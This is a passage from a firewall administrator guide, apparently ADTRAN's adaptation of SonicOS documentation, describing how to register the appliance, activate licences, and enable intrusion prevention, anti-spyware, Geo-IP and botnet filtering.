- **SonicOS Enhanced 3.1 or newer.** Your firewall must be running SonicOS Enhanced 3.1 or newer for ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service.



Tip

If your firewall is connected to the Internet and registered at NetVanta Security Portal account, you can activate a 30-day FREE TRIAL of ADTRAN Gateway Anti-Virus, ADTRAN Anti-Spyware, and ADTRAN Intrusion Prevention Service separately from the **Security Services > Gateway Anti-Virus**, **Security Services > Anti-Spyware**, and **Security Services > Intrusion Prevention** pages in the management interface.

**Note**

Administrator Guides for ADTRAN Gateway Anti-Virus, ADTRAN Anti-Spyware, and ADTRAN Intrusion Prevention Service are available on the ADTRAN documentation Web site: [www.adtran.com/support](http://www.adtran.com/support)


## Creating a NetVanta Security Portal account

Creating a NetVanta Security Portal account is fast, simple, and FREE. Simply complete an online registration form in the firewall management interface.

**Note**

If you already have a NetVanta Security Portal account, go to ["Registering Your firewall" on page 1077](#).

- Step 1** Log into the firewall management interface.
- Step 2** If the **System > Status** page is not displayed in the management interface, click **System** in the left-navigation menu, and then click **Status**.
- Step 3** On the **System > Status** page, in the **Security Services** section, click the **Register** link in **Your ADTRAN is not registered. Click here to Register your ADTRAN.**



- Step 4** In the **NetVanta Security Portal account Login** page, click the [here](#) link in **If you do not have a myADTRAN account, please click here to create one.**



- Step 5** In the **myADTRAN Account** page, enter in your information in the **Account Information**, **Personal Information** and **Preferences** fields. All fields marked with an asterisk (\*) are required fields.

**Note**

Remember your username and password to access your NetVanta Security Portal account.

- Step 6** Click **Submit** after completing the **MyADTRAN Account** form.

- Step 7** When the NetVanta Security Portal account server has finished processing your account, you will see a page saying that your account has been created. Click **Continue**. **Congratulations**. Your NetVanta Security Portal account is activated. Now you need to log into NetVanta Security Portal account to register your firewall.



**Note** NetVanta Security Portal account registration information is not sold or shared with any other company.

## Registering Your firewall

To register your firewall, perform the following steps:

- Step 1** Log into the firewall management interface.
- Step 2** If the **System > Status** page is not displaying in the management interface, click **System** in the left-navigation menu, and then click **Status**.
- Step 3** On the **System > Status** page, in the **Security Services** section, click the **Register** link. The **NetVanta Security Portal account Login** page is displayed.
- Step 4** Enter your NetVanta Security Portal account username and password in the **User Name** and **Password** fields, then click **Submit**.
- Step 5** The next several pages inform you about the free trials available to you for ADTRAN's Security Services:
- **Gateway Anti-Virus** - Delivers real-time virus protection for your entire network.
  - **Client Anti-Virus** - Provides desktop and server anti-virus protection with software running on each computer.
  - **Premium Content Filtering Service** - Enhances productivity by limiting access to objectionable Web content.
  - **Intrusion Prevention Service** - Protects your network against worms, Trojans, and application layer attacks.
  - **Anti-Spyware** - Protects your network from malicious spyware by blocking spyware installations at the gateway and disrupts.

Click **Continue** on each page.



**Note** Clicking on the **Continue** button does not activate the FREE TRIAL versions of these ADTRAN Security Services.

- Step 6** At the top of the **Product Survey** page, Enter a "friendly name" for your firewall in the **Friendly Name** field. The friendly name allows you to easily identify your firewall in your NetVanta Security Portal account.
- Step 7** Please complete the Product Survey. ADTRAN uses this information to further tailor services to fit your needs.
- Step 8** Click **Submit**.
- Step 9** When the NetVanta Security Portal account server has finished processing your registration, a page is displayed informing you that the firewall is registered. Click **Continue**, and the **System > Licenses** page is displayed showing you the available services. You can activate the service from this page or the specific service page under the **Security Services** left-navigation menu in the management interface.

## Activating FREE TRIALS

You can try FREE TRIAL versions of ADTRAN Gateway Anti-Virus, ADTRAN Anti-Spyware, and ADTRAN Intrusion Prevention Service. You must activate each service separately from the Manage Services Online table on the **System > Licenses** page or by clicking the FREE TRIAL link on the respective Security Services page (i.e. **Security Services > Gateway Anti-Virus**).

To try a FREE TRIAL of ADTRAN Gateway Anti-Virus, ADTRAN Anti-Spyware, or ADTRAN Intrusion Prevention Service, perform these steps:

- 
- Step 1** Click the **FREE TRIAL** link on the **Security Services > Gateway Anti-Virus**, **Security Services > Anti-Spyware**, or **Security Services > Intrusion Prevention** page. The **NetVanta Security Portal account Login** page is displayed.
  - Step 2** Enter your NetVanta Security Portal account username and password in the **User Name** and **Password** fields, then click **Submit**. If your firewall is already connected to your NetVanta Security Portal account, the **System > Licenses** page appears after you click the **FREE TRIAL** link.
  - Step 3** Click **Try** in the **FREE TRIAL** column in the **Manage Services Online** table. The service is enabled on your security appliance.

## Activating the Gateway Anti-Virus, Anti-Spyware, and IPS License

Because ADTRAN Intrusion Prevention Service is part of ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service. The Activation Key you receive is for all three services on your firewall.

If you do not have a ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service. license activated on your firewall, you must purchase it from a ADTRAN reseller or through your NetVanta Security Portal account (limited to customers in the USA and Canada).

If you have an Activation Key for ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service, perform these steps to activate the combined services:

- 
- Step 1** On the **Security Services > Intrusion Prevention** page, click the **ADTRAN Intrusion Prevention Service Subscription** link. The **NetVanta Security Portal account Login** page is displayed.
  - Step 2** Enter your NetVanta Security Portal account username and password in the **User Name** and **Password** fields, then click **Submit**. If your firewall is already registered to your NetVanta Security Portal account, the **System > Licenses** page appears.
  - Step 3** Click **Activate** or **Renew** in the **Manage Service** column in the **Manage Services Online** table.

- Step 4** Type in the Activation Key in the **New License Key** field and click **Submit**. ADTRAN Intrusion Prevention Service is activated. The **System > Licenses** page is displayed with the Anti-Spyware and Gateway Anti-Virus links displayed at the bottom of the **Manage Services Online** table with the child Activation Keys.

| Security Services Summary                                       |              |           |             |
|-----------------------------------------------------------------|--------------|-----------|-------------|
| Security Service                                                | Status       | Count     | Expiration  |
| Nodes/Users                                                     | Licensed     | Unlimited |             |
| Complete AV                                                     |              |           |             |
| Network Anti-Virus                                              | Free Trial   | 5         | 22 Aug 2007 |
| Server Anti-Virus                                               | Not Licensed |           |             |
| Gateway Anti-Virus, Anti-Spyware & Intrusion Prevention Service | Free Trial   |           | 22 Aug 2007 |
| E-Mail Filtering Service                                        | Free Trial   |           |             |
| VPN                                                             | Licensed     |           |             |
| Global VPN Client                                               | Licensed     | 25        |             |
| Global VPN Client Enterprise                                    | Not Licensed |           |             |
| VPN SA                                                          | Licensed     | 1000      |             |
| SecureOS Enhanced                                               | Licensed     |           |             |

- Step 5** Click on the Gateway Anti-Virus link. The child Activation Key is automatically entered in the **New License Key** field. The child Activation Key is a different key than the parent key for the ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service.
- Step 6** Click **Submit**. If you have activated a FREE TRIAL version or are renewing a license, the renew screen is displayed that shows the expiration date of the current license and the expiration date of the updated license. Click **Renew**.
- Step 7** Click on the ADTRAN Gateway Anti-Virus link. The child Activation Key is automatically entered in the **New License Key** field. The child Activation Key is a different key than the parent key for the ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service.
- Step 8** Click **Submit**. If you have activated a FREE TRIAL version or are renewing a license, the renew screen is displayed that shows the expiration date of the current license and the expiration date of the updated license. Click **Renew**.

**Congratulations!** You have activated the ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service.

If you activate the ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service subscription on NetVanta Security Portal account, the activation is automatically enabled on your firewall within 24-hours or you can click the **Synchronize** button on the **Security Services > Summary** page to immediately update your firewall.

## Setting Up ADTRAN Intrusion Prevention Service Protection

Activating the ADTRAN Intrusion Prevention Service license on your firewall does not automatically enable the protection. To configure ADTRAN Intrusion Prevention Service to begin protecting your network, you need to perform the following steps:

- 
- Step 1** Enable ADTRAN Intrusion Prevention Service.
- Step 2** Specify the Priority attack Groups.
- Step 3** Apply ADTRAN Intrusion Prevention Service Protection to zones.

**Note**

For complete instructions on setting up ADTRAN Intrusion Prevention Service, refer to the [ADTRAN Intrusion Prevention Service Administrator's Guide](#) available on the ADTRAN documentation Web site [www.adtran.com/support](http://www.adtran.com/support).

Selecting **Security Services > Intrusion Prevention** displays the configuration settings for ADTRAN IPS on your firewall.

The **Intrusion Prevention Service** page is divided into three sections:

- **IPS Status** - displays status information on the state of the signature database, your ADTRAN IPS license, and other information.
- **IPS Global Settings** - provides the key settings for enabling ADTRAN IPS on your firewall, specifying global ADTRAN IPS protection based on three classes of attacks, and other configuration options.
- **IPS Policies** - allows you to view ADTRAN IPS signatures and configure the handling of signatures by category groups or on a signature by signature basis. Categories are signatures grouped together based on the type of attack.

After activating your Intrusion Prevention Service license, you must enable and configure ADTRAN IPS on the ADTRAN management interface to before intrusion prevention policies are applied to your network traffic.

## Enabling ADTRAN IPS

ADTRAN IPS must be globally enabled on your firewall by checking the **Enable IPS** check box in the **IPS Global Settings** section. A checkmark in the **Enable IPS** check box turns on the service on your firewall.

**Note**

Checking the **Enable IPS** check box does not automatically start ADTRAN IPS protection. You must also in the **IPS Global Settings** section. You must specify a **Prevent All** action in the **Signature Groups** table to activate intrusion prevention on the firewall, and specify the interface or zones you want to protect.

## Specifying Global Attack Level Protection

ADTRAN IPS allows you to globally manage your network protection against attacks by simply selecting the class of attacks: **High Priority Attacks**, **Medium Priority Attacks**, and **Low Priority Attacks**. Selecting the **Prevent All** and **Detect All** check boxes for **High Priority Attacks** and **Medium Priority Attacks** in the **Signature Groups** table, and then clicking **Apply** protects your network against the most dangerous and disruptive attacks.

**Note**

Leaving the **High Priority Attacks**, **Medium Priority Attacks**, and **Low Priority Attacks** signature groups with no **Prevent All** action checked means no intrusion prevention is occurring on the firewall.




## Applying ADTRAN IPS Protection on Zones

You apply ADTRAN IPS to zones on the **Network > Zones** page to enforce ADTRAN IPS not only between each network zone and the WAN, but also between internal zones. For example, enabling ADTRAN IPS on the LAN zone enforces ADTRAN IPS on all incoming and outgoing LAN traffic.

In the **IPS Status** section of the **Security Services > Intrusion Prevention Service** page, click the **Network > Zones** link to access the **Network > Zones** page. You apply ADTRAN IPS to a zone listed on the **Network > Zones** page.

To enable ADTRAN on a zone, perform these steps:

- 
- Step 1** In the firewall management interface, select **Network > Zones** or from the **IPS Status** section, on the **Security Services > Intrusion Prevention** page, click the **Network > Zones** link. The **Network > Zones** page is displayed.
  - Step 2** In the **Configure** column in the **Zone Settings** table, click the edit icon  for the zone you want to apply ADTRAN IPS. The **Edit Zone** window is displayed.
  - Step 3** Click the **Enable IPS** checkbox. A checkmark appears. To disable ADTRAN IPS, uncheck the box.
  - Step 4** Click **OK**.

You also enable ADTRAN IPS protection for new zones you create on the **Network > Zones** page. Clicking the **Add** button displays the **Add Zone** window, which includes the same settings as the **Edit Zone** window.





## CHAPTER 66

# Activating Anti-Spyware Service

---

## Security Services > Anti-Spyware Service

ADTRAN Anti-Spyware is part of the ADTRAN Gateway Anti-Virus, Anti-Virus and Intrusion Prevention Service solution that provides comprehensive, real-time protection against viruses, worms, Trojans, spyware, and software vulnerabilities.

The ADTRAN Anti-Spyware Service protects networks from intrusive spyware by cutting off spyware installations and delivery at the gateway and denying previously installed spyware from communicating collected information outbound. ADTRAN Anti-Spyware works with other anti-spyware program, such as programs that remove existing spyware applications from hosts. You are encouraged to use or install host-based anti-spyware software as an added measure of defense against spyware.

ADTRAN Anti-Spyware analyzes inbound connections for the most common method of spyware delivery, ActiveX-based component installations. It also examines inbound setup executables and cabinet files crossing the gateway, and resets the connections that are streaming spyware setup files to the LAN. These file packages may be freeware bundled with adware, keyloggers, or other spyware. If spyware has been installed on a LAN workstation prior to the ADTRAN Anti-Spyware solution install, the service will examine outbound traffic for streams originating at spyware infected clients and reset those connections. For example, when spyware has been profiling a user's browsing habits and attempts to send the profile information home, the firewall identifies that traffic and resets the connection.

The ADTRAN Anti-Spyware Service provides the following protection:

- Blocks spyware delivered through auto-installed ActiveX components, the most common vehicle for distributing malicious spyware programs.
- Scans and logs spyware threats that are transmitted through the network and alerts administrators when new spyware is detected and/or blocked.
- Stops existing spyware programs from communicating in the background with hackers and servers on the Internet, preventing the transfer of confidential information.
- Provides granular control over networked applications by enabling administrators to selectively permit or deny the installation of spyware programs.
- Prevents e-mailed spyware threats by scanning and then blocking infected e-mails transmitted either through SMTP, IMAP or Web-based e-mail.

**Note**

Refer to the ADTRAN Anti-Spyware Administrator's Guide on the ADTRAN Web site: [www.adtran.com/support](http://www.adtran.com/support) for complete product documentation.

## ADTRAN Gateway Anti-Virus, Anti-Spyware, and IPS Activation

If you do not have ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service installed on your firewall, the **Security Services > Anti-Spyware** page indicates an upgrade is required and includes a link to activate it from your firewall management interface.

Because ADTRAN Intrusion Prevention Service is part of the unified ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service, you will have a single License Key to activate all three services on your firewall.

You must activate the ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service license from the **Security Services > Intrusion Prevention** page first. Once you have activated Intrusion Prevention Service, you can then activate ADTRAN Gateway Anti-Virus and ADTRAN Anti-Spyware.

To activate a ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service on your firewall, you need the following:

- **ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service license.** You need to purchase a ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service license from a ADTRAN reseller or through your NetVanta Security Portal account (limited to customers in the USA and Canada).
- **NetVanta Security Portal account.** Creating a NetVanta Security Portal account is fast, simple, and FREE. Simply complete an online registration form from your firewall management interface. Your NetVanta Security Portal account is also accessible at: <http://www.adtran.com/NetVantaSecurityPortal> from any Internet connection with a Web browser.
- **Registered firewall with active Internet connection.** Registering your firewall is a simple procedure done directly from the management interface.
- **SonicOS Enhanced 5.0 or newer.** Your firewall must be running SonicOS Enhanced 5.0 or newer for ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service.

**Tip**

If your firewall is connected to the Internet and registered at NetVanta Security Portal account, you can activate a 30-day FREE TRIAL of ADTRAN Gateway Anti-Virus, ADTRAN Anti-Spyware, and ADTRAN Intrusion Prevention Service separately from the **Security Services > Gateway Anti-Virus**, **Security Services > Anti-Spyware**, and **Security Services > Intrusion Prevention** pages in the management interface.

**Note**

Administrator Guides for ADTRAN Gateway Anti-Virus, ADTRAN Anti-Spyware, and ADTRAN Intrusion Prevention Service are available on the ADTRAN documentation Web site: [www.adtran.com/support](http://www.adtran.com/support)

## Creating a NetVanta Security Portal account

Creating a NetVanta Security Portal account is fast, simple, and FREE. Simply complete an online registration form in the firewall management interface.



**Note** If you already have a NetVanta Security Portal account, go to [“Registering Your firewall” on page 1086](#).

- 
- Step 1** Log into the firewall management interface.
- Step 2** If the **System > Status** page is not displayed in the management interface, click **System** in the left-navigation menu, and then click **Status**.
- Step 3** On the **System > Status** page, in the **Security Services** section, click the **Register** link in **Your ADTRAN is not registered. Click here to Register your ADTRAN**.
- Step 4** In the **NetVanta Security Portal account Login** page, click the **here** link in **If you do not have a myADTRAN account, please click here to create one**.

- Step 5** In the **MyADTRAN Account** page, enter in your information in the **Account Information**, **Personal Information** and **Preferences** fields. All fields marked with an asterisk (\*) are required fields.



**Note** Remember your username and password to access your NetVanta Security Portal account.

- Step 6** Click **Submit** after completing the **MyADTRAN Account** form.
- Step 7** When the NetVanta Security Portal account server has finished processing your account, you will see a page saying that your account has been created. Click **Continue**.  
**Congratulations.** Your NetVanta Security Portal account is activated.  
Now you need to log into NetVanta Security Portal account to register your firewall.



**Note** NetVanta Security Portal account registration information is not sold or shared with any other company.

## Registering Your firewall

- 
- Step 1** Log into the firewall management interface.
- Step 2** If the **System > Status** page is not displaying in the management interface, click **System** in the left-navigation menu, and then click **Status**.
- Step 3** On the **System > Status** page, in the **Security Services** section, click the **Register** link. The **NetVanta Security Portal account Login** page is displayed.
- Step 4** Enter your NetVanta Security Portal account username and password in the **User Name** and **Password** fields, then click **Submit**.
- Step 5** The next several pages inform you about the free trials available to you for ADTRAN's Security Services:
- **Gateway Anti-Virus** - Delivers real-time virus protection for your entire network.
  - **Client Anti-Virus** - Provides desktop and server anti-virus protection with software running on each computer.
  - **Premium Content Filtering Service** - Enhances productivity by limiting access to objectionable Web content.
  - **Intrusion Prevention Service** - Protects your network against worms, Trojans, and application layer attacks.
  - **Anti-Spyware** - Protects your network from malicious spyware by blocking spyware installations at the gateway and disrupts.

Click **Continue** on each page.



**Note** Clicking on the **Continue** button does not activate the FREE TRIAL versions of these ADTRAN Security Services.

- 
- Step 6** At the top of the **Product Survey** page, Enter a “friendly name” for your ADTRAN content security appliance in the **Friendly Name** field. The friendly name allows you to easily identify your ADTRAN content security appliance in your NetVanta Security Portal account.
- Step 7** Please complete the Product Survey. ADTRAN uses this information to further tailor services to fit your needs.
- Step 8** Click **Submit**.
- Step 9** When the NetVanta Security Portal account server has finished processing your registration, a page is displayed informing you that the firewall is registered. Click **Continue**, and the **System > Licenses** page is displayed showing you the available services. You can activate the service from this page or the specific service page under the **Security Services** left-navigation menu in the management interface.

## Activating FREE TRIALS

You can try FREE TRIAL versions of ADTRAN Gateway Anti-Virus, ADTRAN Anti-Spyware, and ADTRAN Intrusion Prevention Service. You must activate each service separately from the Manage Services Online table on the **System > Licenses** page or by clicking the FREE TRIAL link on the respective Security Services page (i.e. **Security Services > Gateway Anti-Virus**).

To try a FREE TRIAL of ADTRAN Gateway Anti-Virus, ADTRAN Anti-Spyware, or ADTRAN Intrusion Prevention Service, perform these steps:

- Step 1** Click the **FREE TRIAL** link on the **Security Services > Gateway Anti-Virus**, **Security Services > Anti-Spyware**, or **Security Services > Intrusion Prevention** page. The **NetVanta Security Portal account Login** page is displayed.
- Step 2** Enter your NetVanta Security Portal account username and password in the **User Name** and **Password** fields, then click **Submit**. If your firewall is already connected to your NetVanta Security Portal account, the **System > Licenses** page appears after you click the **FREE TRIAL** link.
- Step 3** Click **Try** in the **FREE TRIAL** column in the **Manage Services Online** table. The service is enabled on your security appliance.

## Activating the Gateway Anti-Virus, Anti-Spyware, and IPS License

Because ADTRAN Intrusion Prevention Service is part of ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service. The Activation Key you receive is for all three services on your firewall.

If you do not have a ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service. license activated on your firewall, you must purchase it from a ADTRAN reseller or through your NetVanta Security Portal account (limited to customers in the USA and Canada).

If you have an Activation Key for ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service, perform these steps to activate the combined services:

- Step 1** On the **Security Services > Intrusion Prevention** page, click the **ADTRAN Intrusion Prevention Service Subscription** link. The **NetVanta Security Portal account Login** page is displayed.
- Step 2** Enter your NetVanta Security Portal account username and password in the **User Name** and **Password** fields, then click **Submit**. If your firewall is already registered to your NetVanta Security Portal account, the **System > Licenses** page appears.
- Step 3** Click **Activate** or **Renew** in the **Manage Service** column in the **Manage Services Online** table.
- Step 4** Type in the Activation Key in the **New License Key** field and click **Submit**. ADTRAN Intrusion Prevention Service is activated. The **System > Licenses** page is displayed with the Anti-Spyware and Gateway Anti-Virus links displayed at the bottom of the **Manage Services Online** table with the child Activation Keys.

| Security Services Summary                                       |              |           |             |
|-----------------------------------------------------------------|--------------|-----------|-------------|
| Security Service                                                | Status       | Count     | Expiration  |
| Nodes/Users                                                     | Licensed     | Unlimited |             |
| Complete AV                                                     |              |           |             |
| Network Anti-Virus                                              | Free Trial   | 5         | 22 Aug 2007 |
| Server Anti-Virus                                               | Not Licensed |           |             |
| Gateway Anti-Virus, Anti-Spyware & Intrusion Prevention Service | Free Trial   |           | 22 Aug 2007 |
| E-Mail Filtering Service                                        | Free Trial   |           |             |
| VPN                                                             | Licensed     |           |             |
| Global VPN Client                                               | Licensed     | 25        |             |
| Global VPN Client Enterprise                                    | Not Licensed |           |             |
| VPN SA                                                          | Licensed     | 1000      |             |
| SonicOS Enhanced                                                | Licensed     |           |             |

- Step 5** Click on the Gateway Anti-Virus link. The child Activation Key is automatically entered in the **New License Key** field. The child Activation Key is a different key than the parent key for the ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service.
- Step 6** Click **Submit**. If you have activated a FREE TRIAL version or are renewing a license, the renew screen is displayed that shows the expiration date of the current license and the expiration date of the updated license. Click **Renew**.

**Congratulations!** You have activated the ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service.

If you activate the ADTRAN Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service subscription on NetVanta Security Portal account, the activation is automatically enabled on your firewall within 24-hours or you can click the **Synchronize** button on the **Security Services > Summary** page to immediately update your firewall.

## Setting Up ADTRAN Anti-Spyware Service Protection

After activating ADTRAN Anti-Spyware, the **Security Services > Anti-Spyware** page displays the configuration settings for managing the service on your firewall.


Refer to the **ADTRAN Anti-Spyware Administrator's Guide** on the ADTRAN Web site: [www.adtran.com/support](http://www.adtran.com/support) for complete configuration instructions.

## Applying ADTRAN Anti-Spyware Protection on Zones

If your firewall is running SonicOS Enhanced, you can apply ADTRAN Anti-Spyware to zones on the **Network > Zones** page to enforce ADTRAN Anti-Spyware not only between each network zone and the WAN, but also between internal zones. For example, enabling ADTRAN Anti-Spyware on the LAN zone enforces ADTRAN Anti-Spyware on all incoming and outgoing LAN traffic.


In the **Anti-Spyware Status** section of the **Security Services > Anti-Spyware Service** page, click the **Network > Zones** link to access the **Network > Zones** page. You apply ADTRAN Anti-Spyware to a zone listed on the **Network > Zones** page.

To enable ADTRAN on a zone, perform these steps:

- 
- Step 1** In the firewall management interface, select **Network > Zones**. (Or from the **Anti-Spyware Status** section, on the **Security Services > Intrusion Prevention** page, click the **Network > Zones** link.) The **Network > Zones** page is displayed.
- Step 2** In the **Configure** column in the **Zone Settings** table, click the edit icon  for the zone you want to apply ADTRAN Anti-Spyware. The **Edit Zone** window is displayed.
- Step 3** Click the **Enable Anti-Spyware** checkbox. A checkmark appears. To disable ADTRAN Anti-Spyware, uncheck the box.
- Step 4** Click **OK**.

You can also enable ADTRAN Anti-Spyware protection for new zones you create on the **Network > Zones** page. Clicking the **Add** button displays the **Add Zone** window, which includes the same settings as the **Edit Zone** window.





## CHAPTER 67


# Configuring ADTRAN Real-Time Blacklist

---

## SMTP Real-Time Black List Filtering

The Security Services > RBL Filter page has been moved to Anti-Spam > RBL Filter. Clicking the RBL Filter selection under Security Services in the left navigation pane will open the Anti-Spam > RBL Filter page.





# CHAPTER 68

## Configuring Geo-IP and Botnet Filters


---

This chapter contains the following sections:

- [“Security Services > Geo-IP Filter”](#) on page 1092
- [“Security Services > Botnet Filter”](#) on page 1094

# Security Services > Geo-IP Filter

The Geo-IP Filter feature allows administrators to block connections to or from a geographic location based. The ADTRAN appliance uses IP address to determine to the location of the connection.



To configure Geo-IP Filtering, perform the following steps:

1. Enable **Block connections to/from following countries** to block all connections to and from specific countries.
2. Select one of the two modes of Geo-IP Filtering:
  - **All**: All connections to and from the specified countries are blocked.
  - **Firewall Rule-Based**: Only connections that match an access rule configured on the appliance will be blocked.
3. Select **Enable logging** to log Geo-IP Filter-related events.
4. Select the countries to be blocked in the table.
5. Optionally, you can configure an exclusion list to all connections to approved IP addresses. To do so, go to the **Geo-IP Exclusion Object** pulldown menu and select an address object or address group. All IP addresses in the address object or group will be allowed, even if they are from a blocked country.

For this feature to work correctly, the country database must be downloaded to the appliance. The **Status** indicator at the top right of the page turns yellow if this download fails. Green status indicates that the database has been successfully downloaded. Click the **Status** button to display more information.

The screenshot shows the 'Geo-IP Filter' configuration page. At the top, there are 'Accept' and 'Cancel' buttons on the left, and a green 'Status' button on the right. Below these, there are checkboxes for 'Block connections to/from' (checked), 'All' (radio button), 'Firewall' (radio button), and 'Enable Logging' (checked). A modal dialog box is open, displaying a green checkmark and the text: 'Country Database: Downloaded' and 'Geo Enforcement Available'. A 'close' button is visible in the top right of the dialog. Below the dialog is a list of countries under the heading 'Blocked Country'. The list includes: Afghanistan, Aland Islands (checked), Albania, Algeria, American Samoa, Andorra, Angola, Anguilla, Anonymous Proxy/Private IP (checked), and Antarctica (checked).

In order for the country database to be downloaded, the appliance must be able to resolve the address, "geodnsd.global.adtran.com".

When a user attempt to access a web page that is from a blocked country, a block page is displayed on the user's web browser.



**Note**

If a connection to a blocked country is short-lived, and the firewall does not have a cache for the IP address, then the connection may not be blocked immediately. As a result, connections to blocked countries may occasionally appear in the App Flow Monitor. However, additional connections to the same IP address will be blocked immediately.

# Security Services > Botnet Filter

The Botnet Filtering feature allows administrators to block connections to or from Botnet command and control servers.

Security Services /

## Botnet Filter

✔ Accept
Cancel

Block connections to/from Botnet Command and Control Servers

All
  Firewall Rule-based

Enable Logging

**Botnet Exclusion Object:**

Default Geo-IP and Botnet Exclusion Group

**Check BOTNET Server Lookup**

|               |                                                                                                                    |
|---------------|--------------------------------------------------------------------------------------------------------------------|
| DNS Server 1: | 10.200.0.52                                                                                                        |
| DNS Server 2: | 10.201.0.52                                                                                                        |
| DNS Server 3: | 0.0.0.0                                                                                                            |
